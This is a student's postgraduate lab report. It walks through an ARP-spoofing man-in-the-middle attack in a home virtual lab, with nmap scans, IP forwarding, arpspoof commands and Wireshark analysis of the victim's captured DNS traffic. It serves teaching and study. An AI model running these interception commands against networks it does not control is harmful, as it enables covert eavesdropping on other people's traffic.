



University of Piraeus

School of Information and Telecommunications Technologies

Department of Digital Systems

Level: Postgraduate Program of Study

Network Security

Case 3

Supervisor: Prof. Christos Xenakis

Kalaitzidis Ioannis

ioannis_kalaitzidis@ssl-unipi.gr

Piraeus

04/11/2025

Abstract

Implementation of a man-in-the-middle attack with an attacker (Kali Linux) and a victim (Ubuntu). The attacker is placed between the victim and the gateway through arpspoofing to monitor the connection. Using the packet sniffer from Case 2 to record the traffic in a .pcap file. Analyze the recording with Wireshark to draw conclusions.

Contents

Introduction.....	3
Practical piece of work.....	4
Bibliography	15

Introduction

For this exercise, which is a continuation of the previous one, we will need to use one more operating system in VMware. We will choose Ubuntu 24.04.3 as the victim and Kali Linux as the attacker. In both operating systems we need to have the same type of Bridge network interface so that they are on the same network and can communicate with each other. In addition, the NAT network adapter provides the IPs to the virtual machines through the host's virtual network, while in Bridge mode the IPs are given directly by the router. Although at first we had started with NAT, we noticed that the victim's connection to the gateway/virtual router was interrupted immediately after using the arpspoof and for this reason we did the exercise with Bridge again.

Practical piece of work

Introduction:

First we will locate the IP addresses on both systems and then, with the nmap tool, we will confirm that the Ubuntu IP corresponds to the victim. Then, with the arpspoof tool, we will position ourselves as a man-in-the-middle in the communication between Ubuntu and router: arpspoof will send false ARP replies so that the victim "sees" the MAC Address of the gateway as the MAC Address of Kali Linux and the gateway "sees" the MAC Address of the victim as the MAC Address of Kali Linux. We intend not to interrupt the connection between the victim and the router, but simply to monitor the traffic exchanged between them. After completing the process with the arpspoof, we will activate the promiscuous mode and run the sniffer from Case 2 to record the packets in a .pcap file. After the recording is over, we will open the .pcap file with the Wireshark tool to analyze and draw conclusions.

Initiating Procedures:

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ ifconfig
br-480f97c7b15a: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.18.0.1 netmask 255.255.0.0 broadcast 172.18.255.255
    ether 02:42:b8:64:a7:dc txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:ba:30:70:88 txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.109 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::2a02:1388:1403:265d:94f8:efb5:9279:c05c prefixlen 64 scopeid 0<global>
    inet6 fe80::30ed:f8e6:63b6:348c prefixlen 64 scopeid 0<link>
    ether 00:0c:29:fe:e8:b5 txqueuelen 1000 (Ethernet)
    RX packets 590 bytes 55776 (54.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 296 bytes 31781 (31.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

We notice that the attacker's IP (Kali Linux) is 192.168.1.109 with the **ifconfig** command.

```

kalaitzon@ubuntudesktop1:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:f5:51:1f brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 172.20.10.4/23 brd 172.20.11.255 scope global noprefixroute ens32
        valid_lft forever preferred_lft forever
    inet 192.168.1.108/24 brd 192.168.1.255 scope global dynamic noprefixroute ens32
        valid_lft 86053sec preferred_lft 86053sec
kalaitzon@ubuntudesktop1:~$ ip route
default via 192.168.1.1 dev ens32 proto dhcp src 192.168.1.108 metric 100
172.20.10.0/23 dev ens32 proto kernel scope link src 172.20.10.4 metric 100
192.168.1.0/24 dev ens32 proto kernel scope link src 192.168.1.108 metric 100
kalaitzon@ubuntudesktop1:~$

```

We also notice in Ubuntu (victim) we notice that its IP is 192.168.1.108 with the **ip command a** and that the IP of gateway/router is 192.168.1.1 with the **ip route** command.

Now with the nmap tool we will scan the subnet and see which IPs are active (among which is that of the victim). This will be done with the command **sudo nmap -sn 192.168.1.0/24**. The reason we put /24 is to "catch" every active IP of the network mask (starting from .0 to .254) and show them to us.

```
(kali@kali)~$ nmap -sn 192.168.1.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 10:27 EST
Nmap scan report for 192.168.1.1
Host is up (0.019s latency).
MAC Address: [redacted] (TP-Link Limited) router
Nmap scan report for 192.168.1.103
Host is up (0.020s latency).
MAC Address: [redacted] device
Nmap scan report for 192.168.1.107
Host is up (0.0013s latency).
MAC Address: [redacted] device Technology Singapore PTE.)
Nmap scan report for 192.168.1.108
Host is up (0.0050s latency).
MAC Address: 00:0C:29:F5:51:1F (VMware)
Stats: 0:00:11 elapsed; 255 hosts completed (4 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:15 elapsed; 255 hosts completed (4 up), 255 undergoing Host Discovery
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.1.109
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 15.16 seconds
```

From the scan (**nmap -sn 192.168.1.0/24**) we notice that the address **192.168.1.1** is the **gateway/router**. The address **192.168.1.109** corresponds to the attacking machine (Kali Linux) as we know from ifconfig, while the **192.168.1.108** is the victim's (Ubuntu) because the rest of the IPs are from my devices. So we know for sure the IP of the victim. However, for confirmation we can also cross-check it from MAC Address. With the **sudo arp-scan --localnet** command we can see which IP address corresponds to its own MAC Address. We can cross-check this from the ip a command that we used above in Ubuntu.

```
(kali@kali)~$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 00:0c:29:fe:e8:b5, IPv4: 192.168.1.109
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 [redacted] (Unknown)
192.168.1.101 [redacted] (Unknown)
192.168.1.103 [redacted] (Unknown)
192.168.1.107 [redacted] (Unknown)
192.168.1.108 00:0c:29:f5:51:1f (Unknown)
192.168.1.100 [redacted] (Unknown: locally administered)
192.168.1.101 [redacted] (Unknown) (DUP: 2)
```

Under other circumstances this still doesn't hold because as an attacker I don't know anything about the OS. With the command **nmap -vv -O -sV -Pn 192.168.1.108** (where -vv for verbose, -O to locate the OS, -sV to locate a service, and -Pn not to ping the specific address if we know it's active) I would normally get the information that the OS is Ubuntu. Most recent with the latest updates, NMAP is not properly identified and we are not given this necessary information as shown in the image below. The only

thing that confirms us is that this particular machine with this IP is OS but it cannot recognize anything more (Too many fingerprints match this host to give specific OS details). However, in the event that we know the other IPs (that they belong to other devices) as now, it is enough.

```
(kali@kali)-[~]
$ nmap -vv -o -sV -Pn 192.168.1.108
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-03 10:30 EST
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 10:30
Scanning 192.168.1.108 [1 port]
Completed ARP Ping Scan at 10:30, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:30
Completed Parallel DNS resolution of 1 host. at 10:31, 6.62s elapsed
Initiating SYN Stealth Scan at 10:31
Scanning 192.168.1.108 [1000 ports]
Completed SYN Stealth Scan at 10:31, 0.27s elapsed (1000 total ports)
Initiating Service scan at 10:31
Initiating OS detection (try #1) against 192.168.1.108
Retrying OS detection (try #2) against 192.168.1.108
NSE: Script scanning 192.168.1.108.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:31
Completed NSE at 10:31, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:31
Completed NSE at 10:31, 0.00s elapsed
Nmap scan report for 192.168.1.108
Host is up, received arp-response (0.0020s latency).
Scanned at 2025-11-03 10:31:03 EST for 1s
All 1000 scanned ports on 192.168.1.108 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 00:0C:29:F5:51:1F (VMware)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.95NE=4ND=11/3XOT=NCT=1XCU=43309XPV=YXDS=1XDC=DNG=NM=000C29TM=6908CAB9NP=x86_64-pc-linux-gnu)
SEQ(CI=ZXII-I)
TS(R=YXDF=YNT=40XW=0XS=ZXA=S+XF=ARXO=SRD=0XQ=)
T6(R=YXDF=YNT=40XW=0XS=AXA=ZXF=RXO=SRD=0XQ=)
T7(R=YXDF=YNT=40XW=0XS=ZXA=S+XF=ARXO=SRD=0XQ=)
U1(R=YXDF=NXT=40XIPL=164XUN=0XRIPL=GXRID=GXRIPCK=GXRUCK=GXRUD=G)
IE(R=YXDFI=NNT=40XCD=S)

Network Distance: 1 hop

Read data files from: /usr/share/nmap
```

We then pinged each IP address to verify the basic connectivity (reachability) before proceeding with arpspoofing from Kali Linux. With this we confirm that the IP addresses are up and that there is a route to each IP.

```

(kali@kali)-[~]
$ ping 192.168.1.108
PING 192.168.1.108 (192.168.1.108) 56(84) bytes of data.
64 bytes from 192.168.1.108: icmp_seq=1 ttl=64 time=6.91 ms
64 bytes from 192.168.1.108: icmp_seq=2 ttl=64 time=1.93 ms
64 bytes from 192.168.1.108: icmp_seq=3 ttl=64 time=1.72 ms
64 bytes from 192.168.1.108: icmp_seq=4 ttl=64 time=1.61 ms
^C
--- 192.168.1.108 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3003ms
rtt min/avg/max/mdev = 1.608/3.040/6.910/2.236 ms

(kali@kali)-[~]
$ ping 192.168.1.109
PING 192.168.1.109 (192.168.1.109) 56(84) bytes of data.
64 bytes from 192.168.1.109: icmp_seq=1 ttl=64 time=0.126 ms
64 bytes from 192.168.1.109: icmp_seq=2 ttl=64 time=0.131 ms
64 bytes from 192.168.1.109: icmp_seq=3 ttl=64 time=0.123 ms
^C
--- 192.168.1.109 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2039ms
rtt min/avg/max/mdev = 0.123/0.126/0.131/0.003 ms

(kali@kali)-[~]
$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=22.1 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=11.7 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=8.37 ms
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 8.368/14.029/22.052/5.830 ms

```

We did the same from Ubuntu as shown in the image below.

```

kalaitzon@ubuntudesktop1:~$ ping 192.168.1.109
PING 192.168.1.109 (192.168.1.109) 56(84) bytes of data.
64 bytes from 192.168.1.109: icmp_seq=1 ttl=64 time=1.24 ms
64 bytes from 192.168.1.109: icmp_seq=2 ttl=64 time=4.38 ms
64 bytes from 192.168.1.109: icmp_seq=3 ttl=64 time=1.96 ms
^C
--- 192.168.1.109 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 1.242/2.525/4.379/1.342 ms
kalaitzon@ubuntudesktop1:~$ ping 192.168.1.108
PING 192.168.1.108 (192.168.1.108) 56(84) bytes of data.
64 bytes from 192.168.1.108: icmp_seq=1 ttl=64 time=0.068 ms
64 bytes from 192.168.1.108: icmp_seq=2 ttl=64 time=0.108 ms
64 bytes from 192.168.1.108: icmp_seq=3 ttl=64 time=0.110 ms
^C
--- 192.168.1.108 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2069ms
rtt min/avg/max/mdev = 0.068/0.095/0.110/0.019 ms
kalaitzon@ubuntudesktop1:~$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=64 time=91.3 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=64 time=7.74 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=64 time=8.61 ms
^C
--- 192.168.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 7.738/35.890/91.327/39.201 ms
kalaitzon@ubuntudesktop1:~$

```

```

(kali@kali)-[~]
$ sudo ip link set dev eth0 promisc on
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:

(kali@kali)-[~]
$ ip link show eth0
2: eth0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:fe:e8:b5 brd ff:ff:ff:ff:ff:ff

```

We activate the promiscuous mode with the command **sudo ip link set dev eth0 promisc on** and control it with the command **ip link show eth0** to receive all the traffic of the interface and analyze packets.

```

(kali@kali)-[~]
$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
1

(kali@kali)-[~]
$ cat /proc/sys/net/ipv4/ip_forward
1

```

Next we will write the value 1 in the system file `/proc/sys/net/ipv4/ip_forward` (with the command **echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward**). In a MITM and arpspoof scenario, if the attacker (Kali Linux) "takes" the traffic between the victim and the gateway, it must transmit the packets to the actual gateway so that the victim can continue to have Internet. Without IP forwarding, the attacker would accept the packets but would not forward them, causing the victim to lose connection. and then we checked the value with `cat /proc/sys/net/ipv4/ip_forward`, which returned 1, which means that the `net.ipv4.ip_forward` parameter is enabled. Then we will check the specific value with the command **cat /proc/sys/net/ipv4/ip_forward**. Since it returns the value 1, it has been activated.

The above only concerns IPv4 because arpspoof works through the ARP (Address Resolution Protocol) protocol and affects IPv4 traffic exclusively. ARP is a protocol that translates an IPv4 address into a physical network address. It is used so that a machine knows which MAC Address to send the packet to when it wants to communicate with an IP on the same local area network (LAN). IPv6 does not use ARP but the NDP (Neighbor Discovery Protocol) protocol. So IPv6 packets are not affected by arpspoof. In practice, this means that in a dual-stack environment (IPv4+IPv6) modern browsers and services tend to test IPv6 first, and if there is a valid IPv6 path, traffic "escapes" the arpspoof. For this reason, we noticed a delay in the "opening" of

Maybe with another tool like bettercap that supports ARP and NDP protocols or mitm6, especially for IPv6/DNS takeover, the MITM script would be made easier.

Now we will use the arpspoof tool to start the MITM monitoring of the victim's communication (Ubuntu) and getaway. Specifically with the command **sudo arpspoof -i eth0 -t 192.168.1.108 192.168.1.1** where we practically tell the victim (Ubuntu) that I (Kali Linux) am the gateway. In other words, the command sends ARP replies to the target 192.168.1.108, falsely telling it that IP 192.168.1.1 (the gateway) has the MAC Address of the attacker (Kali Linux).

will be saved in the .pcap file which we will open through wireshark to export the results.

```
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ cd Downloads

(kali@kali)-[~/Downloads]
$ ls -l *.c
-rw-rw-r-- 1 kali kali 2554 Oct 31 11:41 pcap_sniffer.c

(kali@kali)-[~/Downloads]
$ gcc pcap_sniffer.c -o pcap_sniffer -lpcap

(kali@kali)-[~/Downloads]
$ sudo ./pcap_sniffer eth0
[sudo] password for kali:
Capturing packets on eth0... Press Ctrl+C to stop.
Captured packet (42 bytes)
Captured packet (60 bytes)
Captured packet (42 bytes)
Captured packet (42 bytes)
Captured packet (82 bytes)
Captured packet (412 bytes)
Captured packet (102 bytes)
Captured packet (444 bytes)
Captured packet (60 bytes)
Captured packet (42 bytes)
Captured packet (42 bytes)
Captured packet (118 bytes)
Captured packet (110 bytes)
Captured packet (110 bytes)
Captured packet (60 bytes)
Captured packet (446 bytes)
Captured packet (466 bytes)
Captured packet (42 bytes)
Captured packet (42 bytes)
Captured packet (60 bytes)
Captured packet (42 bytes)

(kali@kali)-[~/Downloads]
$ wireshark capture_libpcap.pcap
** (wireshark:39307) 11:24:34.647491 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::palette(QPlatformTheme::Palette) const QPlatformTheme::SystemPalette
** (wireshark:39307) 11:24:34.652403 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::palette(QPlatformTheme::Palette) const QPlatformTheme::ToolButtonPalette
** (wireshark:39307) 11:24:34.652673 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::palette(QPlatformTheme::Palette) const QPlatformTheme::IconButtonPalette
** (wireshark:39307) 11:24:34.652783 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::palette(QPlatformTheme::Palette) const QPlatformTheme::CheckBoxPalette
** (wireshark:39307) 11:24:34.652818 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::palette(QPlatformTheme::Palette) const QPlatformTheme::RadioButtonPalette
```

By opening the capture_libpcap.pcap file with the command (**wireshark capture_libpcap.pcap**) with wireshark we detected and recorded the packet traffic between the victim (Ubuntu) and the gateway. In capture, packets and requests to various websites and services visited during the test (e.g. Wikipedia, YouTube, Reddit) are displayed, confirming the successful recording of the network activity.

capture_libpcap.pcap


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

ip.addr == 192.168.1.108

No.	Time	Source	Destination	Protocol	Length	Info
41	14.788558	192.168.1.108	185.125.196.58	NTP	98	NTP Version 4, client
62	21.129823	192.168.1.108	192.168.1.1	DNS	100	Standard query 8x4c92 A content-signature-2.cdn.mozilla.org OPT
66	22.453744	192.168.1.108	192.168.1.1	DNS	95	Standard query 8xd018 A detectportal.firefox.com OPT
69	23.997411	192.168.1.108	192.168.1.1	DNS	86	Standard query 8xc491 A ads.mozilla.org OPT
71	24.724487	192.168.1.108	192.168.1.1	DNS	108	Standard query 8x6b5e A firefox.settings.services.mozilla.org OPT
72	25.838156	192.168.1.108	185.125.196.58	NTP	98	NTP Version 4, client
75	25.672029	192.168.1.108	192.168.1.1	DNS	86	Standard query 8xf1b1 HTTPS www.youtube.com OPT
76	25.672121	192.168.1.108	192.168.1.1	DNS	86	Standard query 8xf7c5 A www.youtube.com OPT
77	25.672189	192.168.1.108	192.168.1.1	DNS	87	Standard query 8x3051 HTTPS en.wikipedia.org OPT
78	25.673204	192.168.1.108	192.168.1.1	DNS	87	Standard query 8x4296 A en.wikipedia.org OPT
79	25.673715	192.168.1.108	192.168.1.1	DNS	88	Standard query 8x8df4 HTTPS www.wikipedia.org OPT
80	25.674887	192.168.1.108	192.168.1.1	DNS	85	Standard query 8x2a21 HTTPS www.reddit.com OPT
81	25.676070	192.168.1.108	192.168.1.1	DNS	85	Standard query 8xa424 A www.reddit.com OPT
82	25.676097	192.168.1.108	192.168.1.1	DNS	88	Standard query 8x3681 A www.wikipedia.org OPT
83	25.676469	192.168.1.108	192.168.1.1	DNS	89	Standard query 8x8b80 A addons.mozilla.org OPT
84	25.677732	192.168.1.108	192.168.1.1	DNS	89	Standard query 8x6de1 HTTPS addons.mozilla.org OPT

Frame 41: 98 bytes on wire (728 bits), 98 bytes captured (728 bits) on 0
 Ethernet II, Src: VMware_f5:51:1f (00:0c:29:f5:51:1f), Dst: VMware_f5:51:1f (00:0c:29:f5:51:1f)
 Internet Protocol Version 4, Src: 192.168.1.108, Dst: 185.125.196.58
 User Datagram Protocol, Src Port: 52355, Dst Port: 123
 Network Time Protocol (NTP Version 4, client)

The following image, taken from the analysis of the .pcap file, successfully records the victim's online activity (Ubuntu): calls to Wikipedia and YouTube appear as conversations to the respective domains/hosts.



Source: <https://apackets.com/>

Conclusion:

The exercise demonstrated in practice how a Man in the Middle (MITM) attack can be carried out using the arpspoof tool, which misleads the victim and the getaway so that their communication passes through the attacker. By enabling IP forwarding and simultaneously recording network traffic with Wireshark, it was possible to monitor the packets exchanged between them. Overall, the exercise highlighted the functionality of the arpspoof tool and confirmed the capability of intercepting and monitoring packets at the local area network (LAN) level.

Bibliography

danscourses. (2012, March 27). *ARP Spoofing - Man-in-the-middle attack* [Video file]. Retrieved from https://www.youtube.com/watch?v=hI9J_tnNDCc

Narten, T., Nordmark, E., & Simpson, W. (1998). *Neighbor Discovery for IP Version 6 (IPv6)*. <https://doi.org/10.17487/rfc2461>

Introduction. (n.d.). Bettercap. <https://www.bettercap.org/project/introduction/>

Tools of the Trade: IPv6 DNS Takeover with MitM6. (2023, September 22). <https://www.evolvesecurity.com/blog-posts/tools-of-the-trade-ipv6-dns-takeover-with-mitm6>

Kampourakis, V., Kambourakis, G., Chatzoglou, E., & Zaroliagis, C. (2022). Revisiting man-in-the-middle attacks against HTTPS. *Network Security*, 2022(3). [https://doi.org/10.12968/s1353-4858\(22\)70028-1](https://doi.org/10.12968/s1353-4858(22)70028-1)

Vaishnavi. (2025, June 19). How to Use Bettercap for Network Penetration Testing ? Beginner's Guide with Commands and Use Cases. *WebAsha Technologies*. <https://www.webasha.com/blog/how-to-use-bettercap-for-network-penetration-testing-beginners-guide-with-commands-and-use-cases>

GeeksforGeeks. (2025, October 10). *Address Resolution Protocol ARP*. GeeksforGeeks. <https://www.geeksforgeeks.org/computer-networks/arp-protocol/>

ChatGPT. (n.d.). Retrieved from <https://chatgpt.com/>

Kumar, G. (2025, July 15). *IPv6 Neighbor Discovery Protocol (NDP) explained*. <https://www.uninets.com/UniNets.https://www.uninets.com/blog/neighbor-discovery-protocol>

Infosec. (2021, April 27). *How to set up a man in the middle attack | Free Cyber Work Applied series* [Video]. YouTube. <https://www.youtube.com/watch?v=GkexkyUbUd4>

Tech Sky - Ethical Hacking. (2024, September 15). *How to Spy on Any Device's Network using ARP Spoofing in Kali Linux?* [Video]. YouTube. <https://www.youtube.com/watch?v=YtLsI-wHv2U>

CertBros. (2021, April 6). *ARP Poisoning | Man-in-the-Middle attack* [Video]. YouTube. <https://www.youtube.com/watch?v=A7nih6SANYs>

Chris Greer. (2021, December 9). *How ARP poisoning works // Man-in-the-Middle* [Video]. YouTube. <https://www.youtube.com/watch?v=cVTUeEoJgEg>